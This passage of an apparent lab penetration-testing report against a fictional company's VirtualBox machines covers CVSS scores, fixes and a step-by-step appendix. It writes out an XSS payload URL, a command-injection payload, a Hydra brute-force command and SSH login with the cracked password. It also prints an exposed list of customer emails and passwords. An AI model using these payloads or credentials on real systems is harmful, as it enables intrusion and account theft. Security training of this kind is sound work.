<http://10.10.0.66/login.php?Login=Enter&password=ZAP&username=%3Cimg+src%3Dx+onerror%3Dprompt%28%29%3E>

iii. What the score / risk is and why

CVSS Score 4.3

Confidentiality Impact None (There is no impact to the confidentiality of the system.)

Integrity Impact Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

Availability Impact None (There is no impact to the availability of the system.)

Access Complexity Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)

Authentication Not required (Authentication is not required to exploit the vulnerability.)

Gained Access None

Vulnerability Type(s) Cross Site Scripting

CWE ID 79

iv. How to fix

In the Architecture and Design phase, use data sanitation, or use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Reference:

<http://projects.webappsec.org/Cross-Site-Scripting>

<http://cwe.mitre.org/data/definitions/79.html>

Alert Tags:

OWASP_2017_A07 [https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_\(XSS\).html](https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html)

OWASP_2021_A03 https://owasp.org/Top10/A03_2021-Injection/

WSTG-v42-INPV-01 https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting

6. “Remote OS command injection”

i. How we found it

Same as last case, by analyzing the NBN server, and running the OWASP Zed Attack Proxy (ZAP) tool.

ii. How we exploited it

Attack technique used for unauthorized execution of operating system commands. This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs. The scan rule was able to control the timing of the application response by sending [foo-bar@example.com'&sleep 15&'] to the operating system running this application. Equivalent to the following command in the OS prompt.

➤ \$ sleep 15

To succeed with this attack, we also use the tool ZED Attack Proxy, or ZAP. In the Appendix, we describe the steps to set it up, and the print screens with the outcomes.

Attack:

<http://10.10.0.66/?email=foo-bar%40example.com%27%26sleep+15%26%27&name=ZAP>

iii. What the score / risk is and why

The command given in the penetration test was simple, **➤ \$ sleep 15**. But other commands such as deleting files (**➤ \$ rm *.***), stablishing a remote session, etc. could severely impact NBN's systems

CVSS Score 7.6

Confidentiality Impact Complete (There is total information disclosure, resulting in all system files being revealed.)

Integrity Impact Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)

Availability Impact Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)

Access Complexity High (Specialized access conditions exist. It is hard to exploit and several special conditions must be satisfied to exploit)

Authentication Not required (Authentication is not required to exploit the vulnerability.)

Gained Access None

Vulnerability Type(s) Execute Code Cross Site Scripting

CWE ID 79

iv. How to fix

Proper data sanitization. If at all possible, use library calls rather than external processes to recreate the desired functionality. Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

Reference:

<http://cwe.mitre.org/data/definitions/78.html>

https://owasp.org/www-community/attacks/Command_Injection

Alert Tags:

OWASP_2017_A01 https://owasp.org/www-project-top-ten/2017/A1_2017-Injection.html

OWASP_2021_A03 https://owasp.org/Top10/A03_2021-Injection/

WSTG-v42-INPV-12 https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection

7. "SSH access to NBN Gateway/Server (shell access)"

Brute Force (HYDRA and rockyou.txt) Password Finding plus SSH access to NBN Gateway/Server

i. How we found it

During port scanning (nmap), we found a ssh port available at 443. And from the exploit 1, Anonymous FTP Login Reporting (information on ftp port open 9001 – Network Scanning), we obtained the user id Gibson, and the opportunity to test password lists at the ftp port 9001.

ii. How we exploited it

By trying to find the password of user gibbon by using HYDRA and rockyou.txt wordlist. Hydra (or THC Hydra) is a parallelized network login cracker built in various operating systems like Kali Linux, Parrot and other major penetration testing environments. Hydra works by using different approaches to perform brute-force attacks in order to guess the right username and password combination. Hydra is commonly used by penetration testers together with a set of programs like crunch, etc., which are used to generate wordlists. Hydra is then used to test the attacks using these wordlists. Here we used rockyou.txt.gz wordlist.

➤ `$ hydra -l gibbon -P /usr/share/wordlists/rockyou.txt -vV 10.10.0.66 -s 9001 ftp`

After finding the password of user gibbon, we use the available port 443 dedicated to ssh (Secure Shell), to gain access to NBN server / gateway machine.

- \$ ssh -p 443 10.10.0.66 -l gibbon
- \$ password: digital

iii. What the score / risk is and why

CVSS Score 9.4

Confidentiality Impact Complete (There is total information disclosure, resulting in all system files being revealed.)

Integrity Impact Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)

Availability Impact Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)


Access Complexity Low (The access conditions are somewhat specialized. In this case for NBN, the password was easily discovered to exploit)

Authentication Not required (Authentication is not required to exploit the vulnerability.)

Gained Access Yes

Vulnerability Type(s) Gain privileges

CWE ID CWE id is not defined for this vulnerability



The image shows a CVSS Score Calculator interface. At the top right, a red box displays the final score: **9.4 (Critical)**. The interface is divided into two columns of input fields, each with a title and several selectable options.

Category	Selected Option	Other Options
Attack Vector (AV)	Network (N)	Adjacent (A), Local (L), Physical (P)
Attack Complexity (AC)	Low (L)	High (H)
Privileges Required (PR)	None (N)	Low (L), High (H)
User Interaction (UI)	None (N)	Required (R)
Scope (S)	Unchanged (U)	Changed (C)
Confidentiality (C)	High (H)	None (N), Low (L)
Integrity (I)	High (H)	None (N), Low (L)
Availability (A)	Low (L)	None (N), High (H)

Figure 7: Common Vulnerability Scoring System (CVSS) Score for Password Cracking Vulnerability.

iv. How to fix

Implement a strong password policy at NBN.

#1 Establish a password policy

Password policies are a collection of rules to help companies increase computer and network security. This usually means requiring users to create secure and reliable passwords by setting specific standards. Password policies often describe how passwords should be stored and used and how often they should

be updated. Many businesses don't realize how important it is to create strong passwords. In fact, recent stats by LastPass show that 47% of people surveyed use the same passwords for both their work and personal accounts. Cybercriminals are becoming more sophisticated and it's pretty easy for a hacker to crack a simple password. We don't have to tell you how disastrous this could be for your small business.

#2 Invest in a password management tool

A password management tool will create and store all of one individual's passwords in one safe location. Password management tools can also help the employee generate and save strong, unique passwords when logging in to new websites or apps.

#3 Use multifactor authentication (MFA)

Multifactor authentication is one of the best ways to prevent your passwords from being guessed or hacked. Rather than just using one password to login to websites or apps, users have to provide more information or take a specific action to gain access. This could be as simple as entering a code sent from your phone or a fingerprint scan. MFA protects your account because even if your password does get hacked, the perpetrator will still need to provide at least one more form of authentication to steal your data.

#4 Train your employees

Everyone has to understand why they should use password management tools and they should know the best ways to use them. Make sure your employees know how to generate new passwords and replace old ones that are too weak or have been used before. If your company uses MFA, make sure your employees understand why it's so important and know how to use it.

#5 Follow compliance regulations

If your company deals with sensitive data from sectors such as finance or healthcare, you may be subject to compliance regulations. These types of accounts are often targeted by cyber criminals because of the sensitive data they contain. As a result, organizations such as the Health Insurance Portability and Accountability Act (HIPAA) have specific requirements for password security. Here are a few examples:

Passwords should be at least 12 characters in length

Passwords should contain uppercase and lowercase letters, special characters and numbers

Passwords should be changed every 60 to 90 days

Password reuse should be restricted

The principle of least privilege should be applied

Every user should be assigned a unique identifier (ID)

4. Conclusion

AGYA Corporation has been awarded a contract to perform penetration testing services (“Pen test”) against a selection of NBN’s IT infrastructure. This current report presented the Pen test results focused on NBN’s cybersecurity risk for outside threats, and what NBN can do to minimize this risk. Several Vulnerabilities were found in the NBN IT Systems (total of 25), with 3 (Vulnerabilities 1, 6 and 7) being high and critical, and 3 (Vulnerabilities 1, 4 and 7) may have immediate solutions. Vulnerability 2 is a combination of 19 lower risk vulnerabilities that can be addressed with lower priority.

i. Test goals

The goals for the current engagement were achieved. A detailed analysis of vulnerabilities in two machines at NBN systems was carried out. One resource executing the work of two functions (Senior Consultant Investigator – SCI, and Pen Testes Specialist – PTS), was engaged during a period of three weeks (15 days), full time, dedicated to bring the best-in-class tools and techniques, to achieve a robust and secure system for NBN company.

ii. Results

Below are the vulnerabilities found from this current report:

1. Anonymous FTP Login Reporting – vulnerable port 9001
2. Web App 19 items with medium and low alerts (e.g., lack of encryption in NBN Web App)
3. XSS DOM based
4. XSS Persistent (Customer list exposed!)
5. XSS Reflected
6. Remote OS command injection
7. SSH access to NBN Gateway/Server (shell access)

iii. Targets

The following scope was considered:

- External Network Pen Testing (Enumeration and assessment of all external facing hosts and services.)
- External Web App Pen Testing (Assessment and exploitation of all external facing Web Apps.)
- Internal Network Pen Test (Post-exploitation suggested as future work.)
- Severity. Only “medium”, “high” and “critical” severities were presented (above 4.0 in the CVSS score scale).

iv. Risk

Here is the summary of the risk scores obtained, following CVSS approach.

✓ Anonymous FTP Login Reporting – vulnerable port 9001	CVSS Score 8.2
✓ Web App 19 items (e.g., lack of encryption in NBN Web App)	CVSS Score 6.8
✓ XSS DOM based	CVSS Score 4.3
✓ XSS Persistent (Customer list exposed!)	CVSS Score 6.5
✓ XSS Reflected	CVSS Score 4.3
✓ Remote OS command injection	CVSS Score 7.6
✓ SSH access to NBN Gateway/Server (shell access)	CVSS Score 9.4

v. Immediate fixes

We suggest immediate actions on items 1, 4 and 7, as follows.

- 1 - Anonymous FTP Login Reporting – vulnerable port 9001 – REMOVE ANONYMOUS LOGIN
- 4 - XSS Persistent (Customer list exposed!) – ENCRYPT PAGE DATA/CUSTOMER.LIST
- 7 - SSH access to NBN Gateway/Server (shell access) – CHANGE CISO’S PASSWORD TO A MORE ROBUST ONE, AND ADOPT A NEW PASSWORD GUIDELINES TO THE OVERALL NBN CORPORATION

vi. Future work

Post-Exploitation, with privileges escalations, should be a natural next step for the current engagement. The current system appears to be robust enough on the client side, but surely there are vulnerabilities available for exploitation. AGYA will be glad to continue the engagement with NBN for constant improvement o the security of NBN’s valuable assets.

vii. Final acceptance and payment

AGYA Corporation is pleased to present this Penetration Testing Services report, in order to help NBN securing its Valuable Assets! Invoice will be sent as soon as AGYA receives the final acceptance of current report, via email at (leandro.maci@agyacorp.com). Thank you!

Appendix – Step by step and detailed tool's commands

a. Links, References, and Outside Resources

<https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf>
<https://csrc.nist.gov/publications/detail/sp/800-115/final>
<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>
<https://www.nist.gov/privacy-framework/nist-sp-800-30>
<https://www.first.org/cvss/>
<https://github.com/juliocesarfort/public-pentesting-reports>
<https://nvd.nist.gov/vuln-metrics/cvss>
<https://www.cvedetails.com/cve/CVE-2001-0794/>
<https://www.cvedetails.com/cve/CVE-2017-14092/>
<https://www.invicti.com/blog/web-security/protecting-website-using-anti-csrf-token/>
<https://www.zaproxy.org/>
<https://www.cvedetails.com/cve/CVE-2017-14219/>
<https://www.cvedetails.com/cve/CVE-2022-29095/>
<https://www.dc864.org/2022/06/tryhackme-writeup-agent-sudo/>
<https://www.sherweb.com/blog/security/password-policies/>
<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

b. Glossary of terms

<https://csrc.nist.gov/glossary>

c. Ports, Protocols, and Services

WEB SERVER AND GATEWAY (172.16.1.1 and 10.10.0.66)

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

443/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

8001/tcp open http Apache httpd 2.4.29 ((Ubuntu))

9001/tcp open ftp vsftpd 3.0.3

Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

CLIENT (172.16.1.2)
Starting Nmap 7.93 (<https://nmap.org>) at 2022-11-16 16:33 EST
Nmap scan report for 172.16.1.2
Host is up (0.0018s latency).
All 1000 scanned ports on 172.16.1.2 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

d. Sensitive Data Enumeration (e.g. flags, passwords)

Bill Gibson, CISO

gibson@corp.nbn
NBN Corp
1800 Archer Street
New York, NY

There is a John Gibson in LinkedIn, consultant at NBN
<https://www.linkedin.com/in/john-gibson-90225661/>
host: 10.10.0.66 login: gibson password: digital

NBN Clients information:

Evidence: CUSTOMER LIST EXPOSED!

NqF5Rz@yahoo.com : connie ////
long@gmail.com : capone ////
hjk12345@hotmail.com : ned ////
snoogy@yahoo.com : frank ////
polobear@yahoo.com : jess ////
mkgiy13@gmail.com : max ////
tempbeauties@live.com : peterpiper ////
amohalko@gmail.com : desiree ////
ramy43@gmail.com : greatone ////
dowjones@hotmail.com : stockman ////
yahotmail@hotmail.com : eugene ////
hydro1@gmail.com : maurice ////
boneman22@gmail.com : dennis ////
hamlin@hotmail.com : willie ////
nevirts@gmail.com : jackie ////
redtop@live.com : camille ////
langp@hotmail.com : pontoosh ////
jnardi@live.com : peter ////
4degrees@hotmail.com : ralph ////

fretteaser@hotmail.com : derek ////
bsquard@live.com : wilbur ////
zd0ns23@live.com : wrinkle ////
scheefca@live.com : gerry ////
enobrac@gmail.com : marcy ////
saazuhl1273@gmail.com : cauhuln ////
fwe315@live.com : evan ////
wilson@gmail.com : triad ////
navresbo@yahoo.com : heather ////
XO6Pn75pjjK@yahoo.com : sandy ////
darkness024@yahoo.com : randy ////
jjstrokes@live.com : beansko ////
zimago@yahoo.com : george ////
katrina@gmail.com : harald ////
awesome@gmail.com : larry ////
jess@yahoo.com : jesse ////

FLAGS OBTAINED:

FLAG 1, FLAG 3, FLAG 4 - More information in the Step-by-Step below.

e. Tool output

More information in the Step-by-Step section below.


f. Source code of exploits written

More information in the Step-by-Step section below.

Write Up and Step by Step Actions

Setting up NBN Client and Server

We will use existing OVA's files for both client and server. Using VM VirtualBox Manager, "Import Appliance":




Define Settings / Network / select Host-Only Adapter, for all 3 machines (Client, Server, Kali).

Start the 3 machines.

From Kali machine:

- \$ sudo ip route add 172.16.1.0/24 via 10.10.0.66
- \$ ping 10.10.0.66
- \$ ping 172.16.1.1
- \$ ping 172.16.1.2

The IP addresses above (10.10.0.66, 172.16.1.0/24) are pre-defined from the OVA files.




Ping the 2 machines from Kali machine successful!

server 10.10.0.66 (gateway)

server 172.16.1.1

client 172.16.1.2

Simplified Architecture / Topology



Step 1: Enumeration

Step number 1: Information Gathering, Research and Reconnaissance

Enumerating machines to be exploited


- server 10.10.0.66 (gateway)
- server 172.16.1.1
- client 172.16.1.2

Enumerating the assets to be tested

- The Sub web app ("NBN TVee") is the streaming media app. This app has two clients: a web version and a mobile version. Both operate using the same back-end APIs and architecture. Subs can use the app to search for and stream media.
- The BP web app ("NBN ADS") is the advertising app. This app only has a web client. BPs can create and manage ads, configure targeted Subs, and measure engagement.
- There is also a support app ("NBN Help") which only has a web client. It is used by both Subs and BPs for making account changes and chatting with customer support.
- Access the webpage <http://172.16.1.1> or <http://10.10.0.66>

There is a Login page for Employees

There is a page for Subscription



Enumerating the organizations and people

- *Subscribers Web (access to NBN TVee and NBN Help)*
- *Subscribers Mobile (access to NBN TVee and NBN Help)*
- *Business Partners (access to NBN Ads and NBN Help)*
- *Bill Gibson, CISO*
 - o *`gibson@corp.nbn`*
 - o *NBN Corp*
 - o *1800 Archer Street*
 - o *New York, NY*
- *There is a John Gibson in LinkedIn, consultant at NBN*
 - o <https://www.linkedin.com/in/john-gibson-90225661/>

System

Set up environment and start scanning

Create table with Vulnerability Enumeration (Excel File)

Step 2: Network Scanning

Step number 2: Network Scanning

Ping Sweep / Host Discovery

Network Tracing

Port Scanning - Identifying vulnerable servers and ports

Version Scanning (OS finger printing)

Vulnerability Enumeration Scanning

Use tools such as TCPdump, nmap, ncat, OpenVAS, Scapy


Using ncat and nmap

➤ `$ ncat 172.16.1.1 80 -w 3 -v`

Port 80 from 172.16.1.1 is open

➤ `$ ncat 172.16.1.1 443 -w 3 -v`

Port 443 from 172.16.1.1 is open, and gives SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3



Find the ports and the service and versions

```
➤ $ nmap 172.16.1.1 -T4 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-16 16:32 EST
Nmap scan report for 172.16.1.1
Host is up (0.00033s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
443/tcp   open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8001/tcp  open  http   Apache httpd 2.4.29 ((Ubuntu))
9001/tcp  open  ftp    vsftpd 3.0.3
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 19.52 seconds

Actually, we used: (save output to file *.txt)

```
➤ $ nmap 172.16.1.1 -T4 -sV > server1.txt
```

```
➤ $ nmap 172.16.1.2 -T4 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-16 16:33 EST
```

Nmap scan report for 172.16.1.2
 Host is up (0.0018s latency).
 All 1000 scanned ports on 172.16.1.2 are in ignored states.
 Not shown: 1000 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
 Nmap done: 1 IP address (1 host up) scanned in 34.57 seconds

```
➤ $ nmap 10.10.0.66 -T4 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-16 16:31 EST
Nmap scan report for 10.10.0.66
Host is up (0.000092s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
